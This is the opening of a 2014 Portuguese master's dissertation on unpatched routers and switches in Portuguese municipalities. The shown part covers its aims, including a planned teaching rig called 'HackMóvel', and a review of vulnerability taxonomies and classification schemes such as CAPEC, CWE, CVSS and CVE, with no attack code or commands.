INSTITUTO POLITÉCNICO DE BEJA

Escola Superior de Tecnologia e Gestão

Mestrado em Engenharia de Segurança Informática

Caracterização e Replicação de Cenários com Conteúdos Multimédia de Vulnerabilidades em Equipamento Activo de Rede

Daniel José da Graça Peceguina Franco

Beja

2014

INSTITUTO POLITÉCNICO DE BEJA

Escola Superior de Tecnologia e Gestão

Mestrado em Engenharia de Segurança Informática

Caracterização e Replicação de Cenários com Conteúdos Multimédia de Vulnerabilidades em Equipamento Activo de Rede

Dissertação de Mestrado apresentada na Escola Superior de Tecnologia e Gestão do Instituto Politécnico de Beja

Elaborado por:
Daniel José da Graça Peceguina Franco

Orientado por:
Professor Doutor Rui Miguel Silva

Beja
2014

Resumo

Caracterização e Replicação de Cenários com Conteúdos Multimédia de Vulnerabilidades em Equipamento Activo de Rede

Actualmente, as organizações públicas e privadas têm vindo a demonstrar alguma sensibilidade na área da manutenção e actualizações de segurança dos seus equipamentos. Contudo, a indicação de equipamentos foca-se essencialmente em servidores e postos de trabalho dos utilizadores, deixando o equipamento activo de rede, nomeadamente *routers* e *switches*, muitas vezes esquecidos neste processo.

Esta Dissertação foca-se nas vulnerabilidades em equipamento activo de rede, pretendendo-se, numa primeira fase, avaliar a dimensão destas vulnerabilidades, no contexto das autarquias portuguesas e realizando-se, posteriormente, a sua análise e classificação, relativamente ao impacto e de acordo com as taxonomias vigentes, como por exemplo, o *CAPEC*. Numa segunda fase, pretende-se selecionar um conjunto de vulnerabilidades a replicar, que permita elucidar e sensibilizar os responsáveis, não apenas das autarquias, mas também de outras instituições públicas ou privadas, para o risco derivado da não actualização do equipamento activo de rede. A replicação das vulnerabilidades deve efectuar-se através de cenários com equipamento real a instalar num bastidor móvel, a designar por "**HackMóvel**" ou através de simulador. Por sua vez, cada cenário será documentado de forma pedagógica, com conteúdos multimédia, que possibilite e potencie o ensino de técnicas de *hacking* a equipamento activo de rede.

Palavras-chave: *Teste de Penetração, Auditorias a Sistemas de Informação, Equipamento Activo de Rede, Segurança, Vulnerabilidades.*

Abstract

Characterization and Replication of Multimedia Scenarios of Network Devices Vulnerabilities

Nowadays, public and private organizations have demonstrated some sensibility in maintenance and security updates of their equipment. However, their main focus are servers and workstation, leaving network devices, such as *routers* and *switches*, often forgotten in this process.

This Master's thesis focuses on network equipment vulnerabilities, intending to evaluate the dimension of these vulnerabilities in Portugal's City Halls and, after that, analyse and rate their impact according to taxonomies such as *CAPEC*.

After this, it is intended to select a set of vulnerabilities to reply, to elucidate and sensitize not just City Halls ITs but also other type or public and private organizations about the risk of not updating their devices.

The vulnerabilities reply must be done through the design of different scenarios with real devices, to be installed in a mobile rack called "**HackMóvel**" or using simulators. Each scenario must be documented with multimedia content allowing teaching hacking techniques in network devices.

Keywords: *Pentest, Audits to Information Systems, Network Equipment, Security, Vulnerabilities, Network Devices.*

Agradecimentos

A todos os que me ajudaram neste longo percurso que contribuiu para que conseguisse concluir mais esta etapa da minha vida académica, salientando a Palmira Martins, Andreia Graça, Manuel André Martins, Alexandra Moedas, José Ramos, Daniela Correia, João Caixinha, Ana Galaio, Hugo Santos, Francisco Rocha e o Rui Cerqueiro.

Ao Grande Amigo Professor Doutor Rui Miguel Silva, não apenas pela sua orientação e visão critica, mas também pela grande amizade, disponibilidade e paciência que sempre demonstrou.

A todos os Professores com que me cruzei neste percurso e que contribuíram para a minha formação.

À minha família que sempre esteve do meu lado nas horas boas e menos boas, Mãe, Pai, Irmã, Elisa Paixão e Maria Romão.

Aos meus amigos que mesmo não tendo tido muito tempo para eles sempre me apoiaram e motivaram, Madalena Figueira, Manuel Figueira, Isabel Mestre, Tiago Marques, Célia Ricardo, Margarida Torres, Jorge Pereira, Ana Paulino, João Nobre, Rita Nascimento, Luís Boga, Antónia Paulino e Catarina Torres.

Índice Geral

Índice de Figuras

Índice de Tabelas

Índice de Gráficos

Abreviaturas e Siglas

ADSL – Asymmetric Digital Subscriber Line

CAN – Candidate

CAPEC – Common Attack Pattern Enumeration and Classification

CCE – Common Configuration Enumeration

CVE – Common Vulnerabilities and Exposures

CVSS – Common Vulnerability Scoring System

CWE – Common Weakness Enumeration

CWEid – Common Weakness Enumeration Identifier

DDoS – Distributed Denial of Service

DNS – Domain Name System

DOM – Document Object Model

DoS – Denial of Service

E1 – European Digital Transmission Format

EIP – Instruction Pointer

ESP – Stack Pointer

FIRST – Forum of Incident Response and Security Teams

FTP – File Transfer Protocol

HTML – Hypertext Markup Language

IANA – Internet Assigned Numbers Authority

IOS – Internetworking Operating System

IP – Internet Protocol

IPS – Intrusion Prevention System

IPSec – Internet Protocol Security Protocol

IPv4 – Internet Protocol version 4

ISDN – Integrated Services Digital Network

ISP – Internet Service Provider

MAC – Media Access Control

MEO – Serviço de comunicações e multimedia

MIB – Management Information Base

MITRE – Organização de Investigação

MSRC – Microsoft Security Response Centre

NAT – Network Address Translation

NIST – National Institute of Standards and Technology

NVD – National Vulnerability Database

OSI – Open Systems Interconnection

OSPF – Open Shortest Path First

OSVDB – Open Source Vulnerability Database

OSVDBid – Open Source Vulnerability Database Identifier

PHP – Hypertext Preprocessor

PSTN – Public Switched Telephone Network

QoS – Quality of Service

RIPv2 – Routing Information Protocol version 2

SNMP – Simple Network Management Protocol

SSH – Secure Shell

SSL – Secure Socket Layer

T1 – American Digital Transmission Format

TFTP – Trivial File Transfer Protocol

UDP – User Datagram Protocol

URL – Uniform Resource Locator

UTP – Unshielded Twisted Pair

VLans – Virtual Local Area Networks

VPN – Virtual Private Network

WAN – Wide Area Network

WMNs – Wireless Mesh Networks

xDSL – x-Type Digital Subscriber Line

XSS – Cross-Site Scripting

1. Introdução

As organizações públicas e privadas estão actualmente sensibilizadas para a necessidade de manter os seus equipamentos com as últimas actualizações de segurança. No entanto, o significado da palavra "equipamentos" é muitas vezes restrita aos servidores e aos postos de trabalho dos utilizadores, sendo o equipamento activo de rede, nomeadamente routers e switches, muitas vezes esquecidos neste processo de actualização de segurança. É política comum entre os programadores de sistemas operativos, promover um conjunto de actualizações periódicas que permitam não apenas acrescentar algumas funcionalidades ao seu software, mas também promover uma maior e mais eficaz segurança dos seus sistemas. Dentro dos sistemas mais comuns estão o *Microsoft Windows*, o *Apple Mac OS X* e o sistema *Ubuntu Linux* [1], que alertam constantemente o utilizador sobre a existência de novos *patches* de actualização de segurança. Em ambiente empresarial e dado o elevado número de postos de trabalho existentes, as actualizações de segurança são normalmente realizadas de forma centralizada, sendo necessário um único *download* do *patch* de actualização e posteriormente distribuição desse *patch* por todos os equipamentos compatíveis. Esta distribuição de actualizações pode ser realizada com recurso a diferentes ferramentas, tais como *GFI Languard* [2], entre outras.

Ao contrario de servidores e postos de trabalho, o equipamento activo de rede exige um maior cuidado por parte do utilizador, que não dispõe de ferramentas de alerta sobre a existência de novas actualizações de *firmware* ou *IOS*. O utilizador necessita de consultar periodicamente o fornecedor para informações sobre essas actualizações. Por outro lado, a instalação de novas actualizações não se mostra tão simples quanto as actualizações em sistemas operativos de servidores e postos de trabalho, sendo necessário algum conhecimento avançado, por parte do utilizador, para a instalação do novo software. Tomando como exemplo o caso especifico dos equipamentos Cisco, estes exigem conhecimentos sobre as diferentes memórias existentes em cada equipamento e procedimentos específicos de actualização como comandos de *IOS*, cópia de ficheiros de e para o equipamento, cópia de segurança das suas configurações, entre outros. Não se tratando de um

procedimento simples e que exige algum cuidado e tempo, é muitas das vezes deixado de parte, podendo mesmo nunca vir a ser realizado.
O equipamento activo de rede, nomeadamente os routers, são na maioria das vezes utilizados para acessos à Internet, realizando a conexão entre a rede interna da organização e o *ISP*. Tendo pelo menos uma das suas interfaces conectadas ao exterior, estes equipamentos mantêm-se acessíveis a partir da Internet, possibilitando assim a sua análise e exploração por parte de atacantes mal intencionados. Estando a funcionar com um sistema desactualizado torna possível a um atacante explorar as vulnerabilidades de *firmware* ou *IOS* e tomar partido do equipamento. Desta forma pode existir o isolamento da rede através de um simples ataque de *DoS*, ou até ganhar acesso ao equipamento e posteriormente à rede interna da organização e aí ter acesso a dados privados e sensíveis. Neste sentido, tratando-se de um equipamento alcançável do exterior, a sua manutenção e actualização deverão ser constantes, caso contrário, o risco para a rede interna pode tornar-se muito elevado.

Esta Dissertação de Mestrado incide sobre as vulnerabilidades em equipamento activo de rede, sendo que os seus objectivos principais são a avaliação da dimensão destas vulnerabilidades no contexto das autarquias portuguesas, seguida da análise das vulnerabilidades identificadas e respectiva classificação relativamente ao impacto no funcionamento das instituições e de acordo com as taxonomias vigentes, como por exemplo o *CAPEC*. Outro dos objectivos principais deste estudo é a selecção de um conjunto de vulnerabilidades a replicar, que permita elucidar e sensibilizar os responsáveis, não apenas das autarquias mas também de outras instituições. A replicação das vulnerabilidades deve efectuar-se através de cenários com equipamento real, a instalar num bastidor móvel, a designar por "**HackMóvel**", que agilize a realização de demonstrações em qualquer lugar. Considera-se ainda a possibilidade de se efectuarem replicações de vulnerabilidades recorrendo a cenários com simuladores, caso não exista equipamento para a replicação com ambiente real. Cada cenário deverá ser documentado de forma pedagógica com um conjunto de conteúdos multimédia, que possibilite e potencie o ensino de técnicas de *hacking* a equipamento activo de rede.

Como estrutura, esta Dissertação de Mestrado é composta por nove capítulos principais, iniciando-se com uma breve introdução no capítulo 1.

No capítulo 2 serão descritas as diferentes taxonomias e classificações de vulnerabilidades analisadas, seguindo-se, no capítulo 3, do estado da arte e hipótese de investigação, salientando estudos sobre vulnerabilidades em equipamento activo de rede, artigos que avaliem o potencial de impacto de vulnerabilidades, laboratórios de demonstração, entre outros.

No capítulo 4 será descrito o método e o sistema desenvolvido para a recolha das respostas a inquérito realizado aos Municípios Portugueses.

A análise das vulnerabilidades identificadas e selecção de cenários a implementar serão descritas no capítulo 5, incluindo classificações de acordo com o *CAPEC*, potencial de impacto, entre outras.

No capítulo 6 será descrita a implementação do **HackMóvel** e dos cenários demonstrativos, apresentando dois exemplos de cenários de ataque, um interno e outro externo.

O capítulo 7 destina-se à avaliação com recurso a utilizadores, seguindo-se algumas considerações finais, no capítulo 8.

2. Taxonomias e Classificações de Vulnerabilidades

No decorrer dos anos, tem sido encontrado um elevado número de vulnerabilidades de sistemas informáticos, não apenas ao nível do *software*, mas também ao nível do *hardware*. Devido a este grande número de vulnerabilidades existente e em constante crescimento, tem-se mostrado necessário algum esforço para a compreensão dessas vulnerabilidades e apresentação de possíveis correcções, bem como a sua classificação para uma melhor avaliação de riscos.
Segundo *Robert Seacord* e *Allen Householder* [3], no seu estudo sobre classificação de vulnerabilidades de segurança, esta deve ser realizada sobre uma base sólida de análise de engenharia de forma a ser possível determinar as ameaças de cada vulnerabilidade e, consequentemente, prever futuras ameaças. A classificação e análise de vulnerabilidades permite recolher dados sobre a frequência, análise de tendências de vulnerabilidades e correlação com incidentes e *exploits,* fazendo com que a partilha de informação, entre organizações de diferentes países, seja realizada de uma forma mais eficaz.

2.1. Taxonomias de Vulnerabilidades

Tratando-se de um processo científico de caracterização de entidades, organizando-as em grupos, um sistema taxonómico deve ser claro e consistente, cumprindo ainda os requisitos de ser flexível, extensível e prático. As bases para o desenvolvimento de uma boa taxonomia são as propriedades ou características dos objectos que serão categorizados, sendo normalmente denominadas de atributos. Estes atributos devem, por sua vez, satisfazer os seguintes princípios: [4][5]

- Mutuamente Exclusivo – A categorização de um objecto numa determinada categoria, exclui a sua categorização em qualquer outra categoria;
- Exaustivo – Juntas, as categorias incluem todas as possibilidades;
- Não Ambíguo – Claro e preciso, independentemente de quem realiza a classificação, para que não existam incertezas;

- Repetitivo – O resultado de classificações repetidas e independentes, têm o mesmo resultado;
- Aceite – Lógico e intuitivo para que as categorias possam ser bem aceites pela comunidade;
- Útil – Possibilidade de utilização para aquisição de conhecimentos no âmbito de investigação.

2.1.1. Taxonomia de *Landwehr*

Tratando-se do primeiro estudo sobre o problema das vulnerabilidades, partindo de um ponto de vista mais geral, a taxonomia de *Landwehr* [6] permite a concentração de esforços em áreas e fases de desenvolvimento normalmente mais propensas ao aparecimento de falhas. Esta taxonomia foi especificamente criada para dar resposta a programadores, administradores e utilizadores de sistemas operativos que contenham politicas de segurança e assume as seguintes bases:

- Como entrou no sistema (Génese);
- Quando entrou no sistema (Tempo de Introdução)
- Onde se manifesta (Localização).

Um dos maiores problemas verificados nesta taxonomia é o facto desta depender da visão do classificador, tornando assim a identificação ambígua.
Sendo baseada na visão do taxonomista, a classificação está dependente da avaliação que este tem sobre o sistema e dos seus conhecimentos sobre a falha em questão.

2.1.2. Taxonomia de *Worms*

A taxonomia de *Worms* [7], criada por *Nicholas Weaver*, *Vern Paxson*, *Stuart Staniford* e *Robert Cunningham* em 2003, teve como principal objectivo o estudo das classes de *Worms* existentes, que atacantes os podem utilizar e quais os seus potenciais conteúdos. Esta taxonomia foi criada tendo em conta os seguintes aspectos:

- Descoberta e Identificação de Alvos – Baseado em *scans* de listas pré-geradas, listas externas ou listas internas;
- Propagação – auto-propagação;
- Activação – Interacção humana, activação programada ou auto-activação;
- *Payload* – Controlo remoto via Internet, *relay* de *spam*, *proxies*, *DoS*, recolha de dados, mecanismos de actualização, entre outros;
- Atacantes – Curiosidade, orgulho e poder, proveito próprio, entre outros.

2.1.3. Taxonomia de Vulnerabilidades de Rede

Muitos dos ataques realizados a redes de computadores, tomam partido de vulnerabilidades nos protocolos de comunicação, porém, ao contrário do que seria esperado, não foram ainda realizados grandes esforços na criação de taxonomias sobre vulnerabilidades de protocolos de rede, sendo que a maior parte do trabalho é focado em vulnerabilidades de sistemas operativos.

Ristenbatt no seu estudo intitulado de "**Metodologia de Análise de Redes de Comunicação**" [8], descreve duas taxonomias focadas nas redes de comunicação, porém nenhuma delas organiza a informação de acordo com ataques e vulnerabilidades conhecidas. A primeira taxonomia classifica os diversos tipos de redes, de acordo com a sua topologia, promovendo ao analista uma visão de alto nível sobre a rede em questão. Por outro lado, a segunda taxonomia foca as susceptibilidades típicas de uma rede de comunicações. De salientar que o autor faz uma distinção entre vulnerabilidades e susceptibilidades, sendo estas últimas consideradas as características dos sistemas passiveis de ataques, ou seja, tratam-se de possíveis vulnerabilidades.

O estudo realizado por *Jayaram* e *Morse* [8] propõe uma taxonomia de ameaças de segurança em redes de computadores, composta por cinco categorias:

- Ameaças Físicas;
- Pontos Fracos do Sistema;
- Problemas Malignos;
- Direitos de Acesso;
- Ameaças Baseadas na Comunicação.

Esta taxonomia, não se mostra, contudo, muito eficaz, uma vez não apresentar uma estrutura em camadas e as suas categorias não se excluírem mutuamente como seria necessário, de acordo com os princípios descritos no ponto 2.1.

Taxonomias mais elaboradas foram também apresentadas, como no caso do estudo realizado por *Wlch* e *Lathrop* [8] criada para o desenvolvimento de uma arquitectura de segurança em redes sem fios. Nesta taxonomia são considerados dois pontos de vista: ameaças internas e ameaças externas, considerando ameaças para cada uma das propriedades de segurança: confidencialidade e integridade, não contemplando, contudo a disponibilidade.

A taxonomia assenta em sete ataques às propriedades de segurança porém as suas classes não são, mais uma vez, mutuamente exclusivas.

Outro estudo que resultou numa taxonomia mais elaborada e robusta foi o estudo apresentado por *Pothamsetty* e *Akyol* [8] acente nas vulnerabilidades de protocolos de rede. O seu trabalho considerou apenas falhas na implementação dos protocolos e não nas falhas que são inerentes às suas especificações. Este estudo teve como objectivo principal, a organização da documentação sobre vulnerabilidades conhecidas, promovendo uma ferramenta de apoio à programação de sistemas mais seguros.

A classificação das vulnerabilidades é realizada de acordo com sete categorias:

- Comunicações em *clear text*;
- Mensagens de protocolo não robustas;
- Tratamento do estado inseguro do protocolo;
- Incapacidade de tratamento de taxas anormais de pacotes;
- Repetição e reutilização;
- Campo de autenticação do protocolo;
- Problemas de entropia.

Uma vez a classificação ser baseada na própria vulnerabilidade, a dimensão da classificação pode ser considerada como a causa da falha, como tal, a taxonomia disponibiliza informação útil para a descoberta de novas vulnerabilidades, bem como ajuda a evitar a inclusão de vulnerabilidades semelhantes em projectos futuros. Para além desta informação e de forma a auxiliar os programadores na execução de testes, os autores realizaram ainda a classificação de técnicas de teste

baseadas na vulnerabilidade a descobrir, sendo por isso identificadas todas as vulnerabilidades que tenham características semelhantes.

2.2. Classificação de Vulnerabilidades

Nos dias que correm, não existe ainda um consenso sobre a forma correcta de classificação de vulnerabilidades, contudo, existem diversos grupos e organizações de pesquisa que mantêm classificações diferentes entre si, sendo contudo possível alguma interligação entre elas.
Dentro destas classificações é possível destacar as seguintes: *CAPEC, CWE, CVSS, CVE, CCE, NVD, OSVDB e MSRC*.

2.2.1. *CAPEC – Common Attack Pattern Enumeration and Classification*

A classificação *CAPEC* [9] foi criada com o objectivo de responder às necessidades da comunidade, no que respeita à perspectiva dos atacantes e a sua forma de exploração de vulnerabilidades. A *CAPEC* disponibiliza informação de apoio a programadores, *testers* e académicos e assim promover uma melhor segurança aos sistemas desde a sua criação.
Sendo disponibilizada gratuitamente e extensiva internacionalmente, mantida pelo *MITRE* [10], a *CAPEC* consiste numa lista de padrões de ataques comuns associada a um amplo esquema e classificação taxonómica. Cada padrão apresenta informações sobre como especificas partes de um ataque são desenvolvidas e executadas, apresentando uma perspectiva da visão do atacante e desta forma dar a conhecer melhor o problema e a sua possível solução. Estes padrões ajudam aqueles que se tentam defender de ataques, a melhor entender o funcionamento desse ataque e quais os procedimentos a adoptar para que este seja evitado ou resolvido.
Os padrões de ataque presentes na *CAPEC* são assumidos como um mecanismo abstrato, sendo que cada um deles apresenta os desafios que um atacante possa encontrar para explorar uma vulnerabilidade e disponibiliza informação sobre as técnicas normalmente utilizadas para que esse objectivo seja atingido. Sendo

apresentadas as técnicas de ataque, mostra-se também o caminho a adoptar para que esses ataques sejam evitados, ou caso venham a surgir, como poderão ser parados e corrigidos.

2.2.2. *CWE – Common Weakness Enumeration*

A *CWE* [11], tal como a *CAPEC* é também uma classificação mantida pelo MITRE e disponível gratuitamente, abrangendo uma escala internacional e disponibiliza um conjunto mensurável, unificado, de pontos fracos sobre o *software*. Esta classificação torna mais efectiva a discussão, descrição, selecção e utilização de ferramentas de segurança e serviços que têm como objectivo encontrar esses pontos fracos em códigos fonte ou sistemas, bem como ajuda a melhor entender e gerir os pontos fracos do *software* no seu desenvolvimento.

2.2.3. *CVSS – Common Vulnerability Scoring System*

A classificação *CVSS* [12] consiste num sistema de atribuição de uma pontuação de severidade a cada vulnerabilidade conhecida e foi desenhada com o objectivo de promover um método estandardizado e aberto de classificação de vulnerabilidades na área das tecnologias da informação.
Mantida pela *FIRST – Forum of Incident Response and Security Teams*, esta classificação permite às empresas e organizações priorizar e coordenar uma resposta eficaz a vulnerabilidades de segurança, com base nas suas propriedades temporais e ambientais.
A pontuação é calculada com recurso a métricas distintas e admite valores entre o 0 e o 10, sendo o 10 o valor mais grave e que necessita especial atenção. As métricas utilizadas por esta classificação são:

- Métricas Base:
    - Vector de Acesso
        - Local – Requer acesso físico ou acesso a uma *Shell* ou conta local.

        - Adjacente – Requer acesso ao mesmo domínio de *broadcast* e domínio de colisão do equipamento vulnerável.
        - Rede – Exploração remota da vulnerabilidade. Não é necessário acesso local à rede, nem ao equipamento.
    - Complexidade de Acesso
        - Alta – Existência de condições especiais de acesso.
        - Média – Poucas condições especiais de acesso.
        - Baixa – Não existem condições de acesso especializadas ou circunstâncias atenuantes.
    - Autenticação
        - Múltipla – Requer autenticação duas ou mais vezes, mesmo que sejam utilizadas as mesmas credenciais de acesso.
        - Única – A vulnerabilidade requer que o atacante esteja autenticado no sistema.
        - Nenhuma – Não é requerido nenhum tipo de autenticação.
    - Confidencialidade;
        - Nenhuma – Não existe impacto na confidencialidade.
        - Parcial – Existe uma considerável divulgação de informação.
        - Completa – Existe uma total divulgação de informação.
    - Integridade;
        - Nenhuma – Não existe impacto na integridade.
        - Parcial – É possível a modificação de alguns ficheiros ou informação.
        - Completa – A integridade total do sistema está comprometida.
    - Disponibilidade.
        - Nenhuma – Não existe impacto na disponibilidade.
        - Parcial – Performance reduzida ou interrupções na disponibilidade do sistema.
        - Completa – Ocorre o desligar total do sistema.

As métricas base capturam essencialmente as características da vulnerabilidade que se mostram constantes ao longo do tempo e através de ambientes do utilizador.

- Métricas Temporais:
    - Exploração
        - Não Comprovada – Não existe código de exploração (*exploit*) disponível, ou o mesmo é apenas teórico.
        - Conceito Comprovado – Demonstração de ataque que, contudo, não se mostra prático para a maioria dos sistemas existentes.
        - Funcional – Existência de código de exploração, que funciona na maioria dos casos.
        - Alta – Não é necessário nenhum código de exploração.
        - Não Definida – Não existe qualquer informação sobre esta métrica e a mesma não deverá contar para o calculo final da pontuação *CVSS*.
    - Nível de Resolução
        - Resolução Oficial – Existe uma solução completa para o problema.
        - Resolução Temporária – Existe uma solução oficial para a resolução do problema, porém é apenas temporária.
        - Solução Alternativa – Existe uma solução não oficial para resolução do problema.
        - Indisponível – Não existe solução para o problema.
        - Não Definida – Não existe qualquer informação sobre esta métrica e a mesma não deverá contar para o calculo final da pontuação *CVSS*.
    - Nível de Confiança
        - Não Confirmado – Existe apenas uma fonte não confirmada, ou múltiplas possibilidades contrastantes.
        - Não Corroborada – Existem múltiplas fontes, não oficiais, incluindo empresas na área da segurança ou instituições e investigação.

        - Confirmada – A vulnerabilidade é confirmada pelo autor ou fabricante da tecnologia em análise.
        - Não Definida – Não existe qualquer informação sobre esta métrica e a mesma não deverá contar para o calculo final da pontuação *CVSS*.

As ameaças apresentadas por uma determinada vulnerabilidade podem alterar-se com o passar do tempo. Neste sentido as métricas temporais, indicadas acima, procuram avaliar a evolução das vulnerabilidades ao longo do tempo. Estas métricas são apenas opcionais e por isso apresentam o valor "Não Definida" de forma a não afectarem o calculo final da pontuação.

- Métricas Ambientais:
    - Potenciais Danos Colaterais
        - Nenhum – Não existem dados colaterais.
        - Baixo – A exploração com sucesso da vulnerabilidade pode resultar em pequenos danos físicos ou proprietários.
        - Baixo-Médio – A exploração com sucesso da vulnerabilidade pode resultar em danos físicos ou proprietários, moderados.
        - Médio-Alto - A exploração com sucesso da vulnerabilidade pode resultar em danos físicos ou proprietários, significantes.
        - Alto - A exploração com sucesso da vulnerabilidade pode resultar em danos físicos ou proprietários, catastróficos.
        - Não Definida – Não existe qualquer informação sobre esta métrica e a mesma não deverá contar para o calculo final da pontuação *CVSS*.
    - Alvo de Distribuição
        - Nenhum – Não existem sistemas alvo, ou simplesmente existem em ambiente de laboratório.
        - Baixo – Os alvos presentes existem apenas numa reduzida escala, entre 1 a 25% do total.
        - Médio – Os alvos presentes existem numa escala moderada, entre 26 a 75%.

        - Alto – Existe um grande número de alvos, com uma escala entre os 76 e os 100%.
        - Não Definida – Não existe qualquer informação sobre esta métrica e a mesma não deverá contar para o calculo final da pontuação *CVSS*.
    - Requisitos de Segurança
        - Baixo – A perda de confidencialidade, integridade e disponibilidade tem apenas um pequeno efeito adverso para a organização.
        - Médio - A perda de confidencialidade, integridade e disponibilidade apresenta um sério efeito adverso para a organização.
        - Alto - A perda de confidencialidade, integridade e disponibilidade apresenta um catastrófico efeito adverso para a organização.
        - Não Definida – Não existe qualquer informação sobre esta métrica e a mesma não deverá contar para o calculo final da pontuação *CVSS*.

As métricas anteriores promovem aos analistas informação sobre a importância que os sistemas afectados representam para as organizações e para os seus funcionários e clientes. [13]

As fórmulas de cálculo de cada uma das métricas referidas serão apresentadas em anexo.

2.2.4. *CVE – Common Vulnerabilities and Exposures*

A *CVE* [14] é uma lista de nomes padronizados de vulnerabilidades e fraquezas de sistemas e *softwares*, mais uma vez mantida pelo *MITRE*.
Esta lista tem como objectivo padronizar o nome de todas as vulnerabilidades e fraquezas publicamente conhecidas. Não deverá ser chamado de base de dados de

vulnerabilidades, mas sim de um dicionário, cujo foco principal é o de facilitar a partilha de informações relacionadas com as vulnerabilidades em questão.
A *CVE* é criada em três etapas distintas, sendo que a primeira etapa consiste na submissão da informação e está inteiramente sob a responsabilidade do *MITRE*. As duas restantes etapas são responsáveis pela criação de entradas candidatas (*CAN*) ou entradas *CVE* efectivas, que são criadas por gestores de software de forma a serem reportados os problemas encontrados, ou pelo grupo *CVE*, quando existe uma grande divulgação de um determinado problema.
A classificação *CVE* atribui um identificador único a cada vulnerabilidade, sendo composto inicialmente pelo ano em que a vulnerabilidade foi descoberta, seguido de "–" (*ifen*) e posteriormente um valor com quatro dígitos, que é incrementado sempre que uma nova vulnerabilidade é classificada.

2.2.5. *CCE – Common Configuration Enumeration*

A *CCE* [15] consiste numa lista, mantida pelo *MITRE*, que disponibiliza identificadores únicos a problemas relacionados com a segurança de sistemas e, desta forma, ajudar na partilha de informações sobre a sua relação com configurações de sistema e dados entre múltiplas fontes de informação.
Perante o vasto número de fontes de informação sobre falhas e vulnerabilidades de segurança, a utilização de identificadores únicos para cada problema promove uma melhor correlação entre dados, incrementando a interoperabilidade entre diferentes entidades.

2.2.6. *NVD – National Vulnerability Database*

A *NVD* [16], desenvolvida pelo *NIST – National Institute of Standards and Technology*, é uma base de dados de vulnerabilidades, construída com base no *CVE*.
A sua diferença com o *CVE* deve-se ao facto de permitir que os utilizadores realizem pesquisas por vulnerabilidades especificas.
As pesquisas na *NVD* podem ser realizadas sobre todas as entradas ou sobre as entradas dos últimos três meses ou últimos três anos.

Mostra-se ainda possível a inclusão de filtros de pesquisa que permitem uma obtenção de dados mais individualizada e de acordo com as necessidades dos utilizadores (*CVE* e *CCE*).
Para além da base de dados de vulnerabilidades, a *NVD* também disponibiliza e mantém informações estatísticas sobre as vulnerabilidades nela contidas.

2.2.7. *OSVDB – Open Source Vulnerability Data Base*

A *OSVDB* [17] é uma base de dados de vulnerabilidades, independente e de código aberto. Segundo os autores, esta base de dados é feita pela comunidade e para a comunidade e apresenta como principal objectivo, a disponibilização de informações técnicas precisas, detalhadas, actualizadas e imparciais sobre as vulnerabilidades de segurança.
Tal como a *CVE* e a *CCE*, todas as vulnerabilidades catalogadas possuem um código identificador, denominado de *OSVDBid* e são listadas em categorias, tais como *New* e *Stable*. Para o caso especifico das vulnerabilidades categorizadas como *New*, apenas o seu titulo é mostrado ao utilizador, sendo que a sua informação completa apenas ficará disponível quando um dos membros responsáveis pela *OSVDB* as categorize como *Stable*.

2.2.8. *MSRC – Microsoft Security Responce Center*

O *MSRC* [18] , criado pela *Microsoft* tem como objectivo principal o de ajudar os clientes a utilizar os seus sistemas e redes de forma segura, sendo que a maior parte da missão é a de avaliar relatórios de suspeitas de vulnerabilidades existentes nos seus sistemas e, em caso de necessidade, promover actualizações e comunicados de segurança que respondam a essas vulnerabilidades.
O centro de respostas de segurança da *Microsoft* desenvolve boletins informativos para cada vulnerabilidade encontrada que, segundo a sua avaliação, pode afectar diversos utilizadores, independentemente do seu nível de impacto.
A sua classificação de vulnerabilidades é realizada de acordo com a tabela seguinte:

Nível	Definição
Critico	Vulnerabilidades cuja exploração permita a execução de código, sem interacção do utilizador.
Importante	Vulnerabilidades cuja exploração pode resultar em comprometimento da confidencialidade, integridade ou disponibilidade de dados do utilizador, ou da integridade e da disponibilidade de recursos de processamento.
Moderado	O impacto da vulnerabilidade é mitigado para um grau significativo, por factores como os requisitos de autenticação ou aplicabilidade, apenas a configurações não-padrão.
Baixo	O impacto da vulnerabilidade é amplamente atenuado pelas características do componente afectado.

Tabela 1 - Classificação de Vulnerabilidades - *MSRC*

3. Estado da Arte e Hipótese de Investigação

Até há pouco tempo, a segurança informática era uma área não muito divulgada e com pouca importância para os administradores de sistemas e redes. Nos dias que correm, essa situação reverteu-se, existindo já alguma preocupação por parte dos administradores e responsáveis de informática em manter os seus sistemas seguros e sem falhas, promovendo um serviço cada vez melhor aos seus clientes, funcionários e restante comunidade.

Apesar desta maior preocupação, existem ainda lacunas em determinadas áreas que deverão ser também abrangidas numa política de segurança.

A grande maioria das organizações mostra um maior foco sobre os seus servidores, sistemas operativos e postos de trabalho, descorando muitas vezes o equipamento activo de rede, como *routers* e *switches*. Muitas das vezes estes *routers* são o equipamento responsável pela comunicação com o exterior, promovendo uma ponte entre a rede interna e a Internet, rede externa. Estando alcançáveis através do exterior, estes equipamentos encontram-se constantemente vulneráveis a ataques por parte de pessoas mal intencionadas que, através da exploração das suas vulnerabilidades, podem ganhar acesso ao equipamento e à rede interna e dessa forma ter acesso a informação confidencial, ou até causar danos irreversíveis aos sistemas e outros equipamentos.

Um simples ataque de *DoS*, que provoca uma não resposta por parte do equipamento e pode isolar totalmente uma rede, apesar de não causar nenhum dano ao equipamento nem restante rede, pode por vezes provocar a perda de milhões de euros a empresas cujo seu serviço depende da alta disponibilidade dos seus sistemas.

Assumindo uma perspectiva ao nível interno da rede, estes *routers* e *switches* encontram-se mais uma vez acessíveis por qualquer um dos pontos de rede existentes, tornando-se alvos fáceis a ataques por pessoas mal intencionadas.

Desta forma, uma política de segurança deve conter medidas de segurança, como manutenção, monitorização e actualização não apenas dos servidores e postos de trabalho, mas também do equipamento activo de rede, de forma a serem protegidos de ataques internos ou externos.

3.1. Vulnerabilidades em Equipamento Activo de Rede e o seu Possível Impacto

Tal como indicado anteriormente, a segurança é ainda uma área em crescimento e, nos tempos que correm, está a ser dada especial atenção aos sistemas e postos de trabalho, esquecendo, ou não disponibilizando a mesma atenção ao equipamento activo de rede.

